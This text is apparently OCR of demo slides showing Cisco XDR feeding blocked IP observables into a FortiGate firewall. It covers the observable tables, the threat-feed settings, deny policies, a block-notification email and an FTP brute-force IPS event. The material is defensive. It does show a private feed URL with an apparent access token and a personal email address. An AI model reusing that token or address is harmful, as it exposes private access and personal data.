
Judgments

Judgements associate a disposition with an observable. Learn More

Observable	Disposition	Reason	Type	Start/End Times	Source	Severity	TLP
192.168.36.119	Unknown		IP Address	Sep 23, 2024 @ 12:26 PM ... Jan 1, 2525 @ 1:00 AM CET	securex-orchest...	Info	Amber
64.227.41.103	Malicious		IP Address	Mar 11, 2024 @ 5:03 PM CET Apr 10, 2024 @ 5:03 PM CE...	ATS Pivot Menu	High	Amber
206.189.223.95	Unknown		IP Address	Mar 11, 2024 @ 4:49 PM CET Jan 1, 2525 @ 1:00 AM CET	securex-orchest...	Info	Amber
152.32.156.136	Unknown		IP Address	Mar 11, 2024 @ 4:23 PM CET Jan 1, 2525 @ 1:00 AM CET	securex-orchest...	Info	Amber
91d257ec8800204...	Common		SHA-256 ...	Dec 21, 2023 @ 6:11 PM CET Jan 1, 2525 @ 1:00 AM CET	Secure Endpoint	Medium	Green
87b036c720fbd5e...	Common		SHA-256 ...	Dec 21, 2023 @ 6:11 PM CET Jan 1, 2525 @ 1:00 AM CET	Secure Endpoint	Medium	Green
7c4c7725e266f12a...	Common		SHA-256 ...	Dec 21, 2023 @ 6:11 PM CET Jan 1, 2525 @ 1:00 AM CET	Secure Endpoint	Medium	Green

GetCon
MEGBÍZHATÓ KAPCSOLAT

FortiGate Firewall




IP Address Threat Feed	XDRFeed-IP
Type	IP Address Threat Feed
Update method	External Feed
URI	https://private.intel.amp.cisco.com/ctia/feed...fa1ba91d-81a7-4a4d-8d9f-6867380b7f91/view.txt?s=02048de1-cbd1-49de-830d-2a42fc36db77
Connection Status	✓ 2024/09/23 12:37:07
Last Content Update	✓ 2024/09/23 12:37:07
Entries	2 Valid

IP Address Threat Feed: XDRFeed-IP

Search

Entry	Validity
152.32.156.136	✓ Valid
192.168.36.119	✓ Valid
206.189.223.95	✓ Valid

FortiGate Firewall




Name	From	To	Source	Destination	Schedule	Service	Action
XDR-FW-Policy	lan2	TRUNK (wan)	all	XDR-AddressGroup XDRFeed-IP	always	ALL	DENY
RA-VPN-WEB-MODE	SSL-VPN tunnel interface (ssl.root)	DMZ1 (DMZ1) DMZ2 (DMZ2) VLAN251 (VLA		MZ01-PC MZ02-PC BNET	always	ALL	✓ ACCEPT
RA-VPN-ADMIN-ACCESS	SSL-VPN tunnel interface (ssl.root)	DMZ1 (DMZ1) DMZ2 (DMZ2) VLAN251 (VLA		TE BNET BNET SUBNET BNET	always	ALL	✓ ACCEPT
ONLY-SSH-FOR-REMOTE-HOST	TEST VLAN251 (VLAN251)	DMZ1 (DMZ1)		BNET	always	SSH	✓ ACCEPT
TEST-VPN-REVERSE	TEST VLAN251 (VLAN251)	DMZ1 (DMZ1) DMZ2 (DMZ2)		BNET DMZ02-SUBNET INSIDE_SUBNET	always	ALL	DENY
TEST-VPN	DMZ1 (DMZ1) DMZ2 (DMZ2)	TEST VLAN251 (VLAN251)	DMZ01-SUBNET DMZ02-SUBNET INSIDE_SUBNET	ASA-REMOTE	always	ALL	✓ ACCEPT
DMZ02_FTP_Server_Access	OUTSIDE-OKTAT (OUTSIDE-OKTAT)	DMZ2 (DMZ2)	all	DMZ02-Server-FTP DMZ02-Server-SMB	always	FTP SMB	✓ ACCEPT

IP Address Threat Feed	XDRFeed-IP
Type	IP Address Threat Feed
Update method	External Feed
URI	https://private.intel.amp.cisco.com/ctia/feed... fa1ba91d-81a7-4a4d-8d9f-6867380b7f91/view.txt?s=02048de1-cbd1-49de-830d-2a42fc36db77
Connection Status	✓ 2024/09/23 14:04:51
Last Content Update	✓ 2024/09/23 13:04:46
Entries	3 Valid

View Entries

Cisco XDR Notification



Cisco XDR - #Block IP Observable on Feed

XDR-Alert@amazonaws.com
From: xdr-alert@amazonaws.com
To: tarzan021@yahoo.com

Mon, 23 Sept at 13:04


The following IP is blocked by "#Block IP Observable on Feed" workflow.

Feed: Secure_Firewall_SecureX_Indicator_IPv4
IP: 192.168.36.119
Disposition name: Unknown
Severity: Info

GetCon
MEGBÍZHATÓ KAPCSOLAT

IPS event correlation

FortiGate IPS events




Top Threats by Threat Level

✕ Threat: FTP.Login.Brute.Force ✕ Threat Type: ips

Summary of	
Threat	FTP.Login.Brute.Force
Threat Category	ips
Threat Level	High
Threat Score	720
Sessions	24

Source	Device	Threat Score
192.168.36.119	0	720

Cisco XDR Workflow



Workflows

Workflows allow you to investigate security events, automate responses, and eliminate repetitive tasks by using activities, logic, and even other workflows to communicate with other systems and resources. From here you can access, create, and import workflows.

Workflows

Search: forti

Status: Select

Category: 1 Selected

3 matching results

Reset All

